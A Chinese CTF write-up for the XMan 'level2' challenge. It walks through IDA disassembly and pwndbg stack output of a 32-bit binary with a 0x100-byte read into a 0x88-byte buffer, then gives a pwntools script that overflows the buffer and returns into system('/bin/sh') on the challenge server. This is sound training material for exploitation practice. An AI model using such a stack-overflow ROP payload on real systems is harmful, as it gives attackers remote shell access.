


level2 👍36 最佳Writeup由yuluohh提供

WP 建议

难度系数： ★★★★★★ 6.0

题目来源： XMan


题目描述： 菜鸡请教大神如何获得flag，大神告诉他‘使用`面向返回的编程`(ROP)就可以了’

题目场景： 111.200.241.244:59058


删除场景

倒计时：03:08:15 延时


题目附件： 附件1



```
.text:08048435                 test    edx, edx
.text:08048437                 jz      short loc_804842B
.text:08048439                 push    ebp
.text:0804843A                 mov     ebp, esp
.text:0804843C                 sub     esp, 14h
.text:0804843F                 push    eax
.text:08048440                 call    edx
.text:08048442                 add     esp, 10h
.text:08048445                 leave
.text:08048446                 jmp     register_tm_clones
.text:08048446 frame_dummy     endp
.text:08048446
.text:0804844B
.text:0804844B ; =============== S U B R O U T I N E =======================================
.text:0804844B
.text:0804844B ; Attributes: bp-based frame
.text:0804844B
.text:0804844B                 public vulnerable_function
.text:0804844B vulnerable_function proc near          ; CODE XREF: main+11↓p
.text:0804844B
.text:0804844B buf             = byte ptr -88h
.text:0804844B
.text:0804844B ; __unwind {
.text:0804844B                 push    ebp
.text:0804844C                 mov     ebp, esp
.text:0804844E                 sub     esp, 88h
.text:08048454                 sub     esp, 0Ch
.text:08048457                 push    offset command  ; "echo Input:"
.text:0804845C                 call    _system
.text:08048461                 add     esp, 10h
.text:08048464                 sub     esp, 4
.text:08048467                 push    100h            ; nbytes
.text:0804846C                 lea     eax, [ebp+buf]
```




```
-00000088 ; D/A/*   : change type (data/ascii/array)
-00000088 ; N       : rename
-00000088 ; U       : undefine
-00000088 ; Use data definition commands to create local variables and function arguments.
-00000088 ; Two special fields " r" and " s" represent return address and saved registers.
-00000088 ; Frame size: 88; Saved regs: 4; Purge: 0
-00000088 ;
-00000088
-00000088 buf             db ?
-00000087                 db ? ; undefined
-00000086                 db ? ; undefined
-00000085                 db ? ; undefined
-00000084                 db ? ; undefined
-00000083                 db ? ; undefined
-00000082                 db ? ; undefined
-00000081                 db ? ; undefined
-00000080                 db ? ; undefined
-0000007F                 db ? ; undefined
-0000007E                 db ? ; undefined
-0000007D                 db ? ; undefined
-0000007C                 db ? ; undefined
-0000007B                 db ? ; undefined
-0000007A                 db ? ; undefined
-00000079                 db ? ; undefined
-00000078                 db ? ; undefined
-00000077                 db ? ; undefined
-00000076                 db ? ; undefined
-00000075                 db ? ; undefined
-00000074                 db ? ; undefined
-00000073                 db ? ; undefined
-00000072                 db ? ; undefined
-00000071                 db ? ; undefined
-00000070                 db ? ; undefined
-0000006F                 db ? ; undefined
-0000006E                 db ? ; undefined
```



```
pwndbg> stack 50
00:0000│ esp  0xffffd11c —▸ 0x8048461 (vulnerable_function+22) ◂— add    esp, 0x10
01:0004│      0xffffd120 —▸ 0x8048540 ◂— arpl   word ptr gs:[eax + 0x6f], bp /* 'echo Input:' */
02:0008│      0xffffd124 —▸ 0xf7fdc6dd ◂— add    esp, 0x30
03:000c│      0xffffd128 —▸ 0x804820c ◂— add    byte ptr es:[eax], al /* '&' */
04:0010│      0xffffd12c —▸ 0xffffd19c —▸ 0xf7e03402 (__internal_atexit+66) ◂— add    esp, 0x10
05:0014│      0xffffd130 —▸ 0xf7ffdaf0 —▸ 0xf7fcb3e0 —▸ 0xf7ffd990 ◂— 0x0
06:0018│      0xffffd134 ◂— 0x1
07:001c│      0xffffd138 —▸ 0xf7fcb410 —▸ 0x8048273 ◂— inc    edi /* 'GLIBC_2.0' */
08:0020│      0xffffd13c ◂— 0x1
09:0024│      0xffffd140 ◂— 0x0
0a:0028│      0xffffd144 ◂— 0x1
0b:002c│      0xffffd148 —▸ 0xf7ffd990 ◂— 0x0
0c:0030│      0xffffd14c ◂— 0x1
0d:0034│      0xffffd150 ◂— 0x0
0e:0038│      0xffffd154 ◂— 0xc30000
0f:003c│      0xffffd158 ◂— 0x1
10:0040│      0xffffd15c —▸ 0xf7ffc7e0 (_rtld_global_ro) ◂— 0x0
11:0044│      0xffffd160 ◂— 0x0
... ↓
13:004c│      0xffffd168 —▸ 0xf7ffd000 ◂— 0x2bf24
14:0050│      0xffffd16c ◂— 0x0
... ↓
16:0058│      0xffffd174 ◂— 0x534
17:005c│      0xffffd178 ◂— 0xa5
18:0060│      0xffffd17c —▸ 0xf7fb3a80 (__dso_handle) ◂— 0xf7fb3a80
19:0064│      0xffffd180 ◂— 0x0
1a:0068│      0xffffd184 —▸ 0xf7fb5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e9d6c
1b:006c│      0xffffd188 —▸ 0xf7ffc7e0 (_rtld_global_ro) ◂— 0x0
1c:0070│      0xffffd18c —▸ 0xf7fb8c68 (__exit_funcs_lock) ◂— 0x0
1d:0074│      0xffffd190 —▸ 0xf7fb5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e9d6c
1e:0078│      0xffffd194 —▸ 0xf7fe22f0 ◂— endbr32
1f:007c│      0xffffd198 ◂— 0x0
20:0080│      0xffffd19c —▸ 0xf7e03402 (__internal_atexit+66) ◂— add    esp, 0x10
21:0084│      0xffffd1a0 —▸ 0xf7fb53fc (__exit_funcs) —▸ 0xf7fb6900 (initial) ◂— 0x0
22:0088│      0xffffd1a4 ◂— 0x40000
23:008c│      0xffffd1a8 ◂— 0x1
24:0090│      0xffffd1ac —▸ 0x804850b (__libc_csu_init+75) ◂— add    edi, 1
25:0094│      0xffffd1b0 ◂— 0x1
26:0098│      0xffffd1b4 —▸ 0xffffd274 —▸ 0xffffd42f ◂— '/home/pwn/level2'
27:009c│ ebp  0xffffd1b8 —▸ 0xffffd1c8 ◂— 0x0
28:00a0│      0xffffd1bc —▸ 0x8048496 (main+22) ◂— sub    esp, 0xc
29:00a4│      0xffffd1c0 —▸ 0xf7fe22f0 ◂— endbr32
```

可以看出可读空间为 0x100 读的数组为 0x88 因为可以溢出然后 rop


Terminal - vim 3.py

```python
from pwn import *
elf = ELF('./level2')
#sys= elf.plt['system']
#bash= elf.search("/bin/sh")

#sys = elf.symbols['system']
p = remote('111.200.241.244',59058)
#sys= elf.symbols['system']
#bash= elf.search("/bin/sh").next()
sys=0x0804845C
#sys=0x0804824b
#bash=0x0804A024
bash= next(elf.search(b'/bin/sh'))
payload = b'a' * 0x88 + b'a'*4 + p32(sys) + p32(bash)
p.recvuntil('Input:\n')
p.sendline(payload)
p.interactive()
```